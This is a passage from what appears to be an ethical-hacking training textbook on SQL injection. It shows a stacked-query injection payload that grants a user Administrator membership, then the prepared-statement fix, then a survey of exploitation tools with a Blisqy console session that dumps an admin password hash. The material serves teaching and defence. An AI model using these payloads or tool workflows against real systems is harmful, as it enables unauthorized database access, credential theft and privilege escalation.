catch (BadLoginException e) { ... }
```

When a user opens the above login page and enters his/her name (e.g., Bob) and password, the first query takes the following form:

```
SELECT userID, userName, pwdHash FROM userInfo WHERE username =
'Bob'
```

When the above query is executed, the database retrieves Bob's user id and password, then compares the password hash with the user-supplied one, and finally retrieves all the information of the group to which Bob belongs.

For example, assume that Bob is an attacker and trying to escalate his privileges to the administrator. Then, he would enter the following input in the username field of the login page:

```
Bob'; INSERT INTO userMembership (userId, userGroup) VALUES (SELECT
userId FROM users WHERE userName='Bob', 'Administrator'); --
```

The resultant query passed to the database is as follows:

```
SELECT userId, userName, pwdHash FROM userInfo WHERE userName =
'Bob'; INSERT INTO userMembership (userId, userGroup) VALUES (SELECT
userId FROM users WHERE userName='Bob', 'Administrator'); --'
```

In the above SQL statement, the single quote character in the input leads to the interpretation of the entire input as part of the SQL statement, and when it is executed, it escalates the privileges of Bob to the administrator.

Secure code to prevent such attacks:

Developers need to use prepared statements to generate parameterized SQL queries as follows:

```
String myQuery = "SELECT userId, userName, pwdHash FROM userInfo
WHERE userName = ?";
…
try {
PreparedSatement stmt = connection.prepareStatement(myQuery);
stmt.setString(1, request.getParameter("userName"));
ResultSet rs = stmt.executeQuery();
…
```

The above query is sanitized using a prepared statement; hence, when a user tries to perform an SQL injection attack, the query will return no results.


Module Flow

1. SQL Injection Concepts
2. Types of SQL Injection
3. SQL Injection Methodology
4. SQL Injection Tools
5. Evasion Techniques
6. Countermeasures

SQL Injection Tools

sqlmap


sqlmap automates the process of detecting and exploiting SQL injection flaws and the taking over of database servers



http://sqlmap.org

Mole


Mole is an SQL injection exploitation tool that detects the injection and exploits it only by providing a vulnerable URL and a valid string on the site



https://sourceforge.net

SQL Injection Tools (Cont'd)

Blisqy | The Blisqy tool exploits time-based blind-SQL injection in HTTP-Headers (MySQL/MariaDB)



- blind-sql-bitshifting — https://github.com
- bsql — https://github.com
- NoSQLMap — https://github.com
- SQL Power Injector — http://www.sqlpowerinjector.com
- Tyrant SQL — https://sourceforge.net

SQL Injection Tools

The previous section discussed SQL injection attack techniques that an attacker can use to exploit a web application. An attacker uses SQL injection tools to implement these techniques at every stage of the attack quickly and effectively. With the help of these tools, an attacker can also enumerate users, databases, roles, columns, tables, etc. This section describes SQL injection tools.

- **sqlmap**

  Source: *http://sqlmap.org*

  Being an open-source penetration testing tool, sqlmap automates the process of detecting and exploiting SQL injection flaws and taking over database servers. It comes with a powerful detection engine, many niche features for advanced penetration testers, and a wide range of switches for database fingerprinting, data fetching from the database, accessing the underlying file system, and executing commands on the OS via out-of-band connections.

  Attackers can use sqlmap to perform SQL injection on a target website through various techniques such as Boolean-based blind, time-based blind, error-based, UNION query-based, stacked queries, and out-of-band injection.

  Some features of sqlmap are as follows:

  - Full support for six SQL injection techniques: Boolean-based blind, time-based blind, error-based, UNION query-based, stacked queries, and out-of-band injection
  - Support to directly connect to the database without passing via an SQL injection, by providing DBMS credentials, IP address, and port and database name

- Support to enumerate users, password hashes, privileges, roles, databases, tables, and columns
- Automatic recognition of password hash formats and support for cracking them using a dictionary-based attack
- Support to dump database tables entirely; a range of entries or specific columns as per user's choice
- Support to search for specific database names, specific tables across all databases, or specific columns across all databases' tables
- Support to establish an out-of-band stateful TCP connection between the attacker machine and the database server underlying the operating system




Figure 15.19: Screenshot of sqlmap

- **Mole**

  Source: *https://sourceforge.net*

  Mole is an automatic SQL injection exploitation tool. Only by providing a vulnerable URL and a valid string on the site, it can detect the injection and exploit it using the union technique or a Boolean query-based technique.

  Mole uses a command-based interface, allowing the user to indicate the action he/she wants to perform easily. The CLI also provides auto-completion for both commands and command arguments, minimizing the user's need to type.

Some features of Mole are as follows:

- Supports MySQL, Postgres, SQL Server, and Oracle
- Automatic SQL injection exploitation using union technique
- Automatic blind SQL injection exploitation
- Exploits SQL injection in GET/POST/Cookie parameters
- Supports filters to bypass certain IPS/IDS rules using generic filters, as well as the possibility of creating new ones easily
- Exploits SQL injections that return binary data

Attackers use Mole to perform SQL injection exploitation using techniques such as union and blind SQL exploitation.




Figure 15.20: Screenshot of Mole

- **Blisqy**

Source: *https://github.com*

Blisqy exploits time-based blind SQL injection in HTTP-Headers (MySQL/MariaDB). This tool aids web security researchers in finding time-based blind SQL injection on HTTP Headers as well as exploitation of the same vulnerability. It also supports fuzzing for time-based blind SQL injection on HTTP Headers. Attackers use Blisqy to find a potential time-based blind SQL injection and then prepare a script to exploit the vulnerable web application.

```
[root@bugsbunny Blisqy ]$ python ExploitBlindSpot.py
[+] Getting Current Database :
[-] photoblog

[+] Getting  Number of TABLES from Schema
[-] 4

[+] Getting  All TABLE NAMES from Schema
[-] categories
[-] pictures
[-] stats
[-] users


Get all Columns from discovered Tables? yes/no  :  no
Close Sessions? yes/no : no


[+] Enumerate a Specific Table (yes/no) : yes
[+] Enter Table Name : users
Preparing to Enumerate Table : users
================================
[+] Getting Number of Columns in Table : users
[-] 3

[+] Getting  All Column Names in Table : users
[-] id
[-] login
[-] password



[+] Getting Number of Rows in Table : users
[-] 1

[+] Getting Data from Table : users
Enter Columns separated by asterisks (*). E.g id*fname*passwd or skip : login*password
[-] login : password
[-] admin : 8efe310f9ab3efeae8d410a8e0166eb2
[root@bugsbunny Blisqy ]$
```

Figure 15.21: Screenshot of Blisqy

Some additional SQL injection tools are listed below:

- blind-sql-bitshifting (*https://github.com*)
- bsql (*https://github.com*)
- NoSQLMap (*https://github.com*)
- SQL Power Injector (*http://www.sqlpowerinjector.com*)
- Tyrant SQL (*https://sourceforge.net*)



SQL Injection Tools for Mobile Devices

- **SQLi**

  Source: *https://play.google.com*

  SQLi is used to construct malicious queries with untrusted input and perform SQL injection attacks on Android applications.




Figure 15.22: Screenshot of SQLi

- **Droidbug SQLi Spyder**

  Source: *https://play.google.com*

  Droidbug SQLi Spyder is an SQL scanner engine that can be used to find and exploit various vulnerabilities such as simple SQL Injection, blind SQL injection, cross-site scripting (XSS), inadvertently disclosed sensitive information, reflected cross-site scripting, stored cross-site scripting, remote file include, shell injection, etc.




Figure 15.23: Screenshot of Droidbug SQLi Spyder

- **sqlmapchik**

  Source: *https://github.com*

  sqlmapchik is a cross-platform sqlmap GUI for the sqlmap tool. It is primarily intended for use on mobile devices.




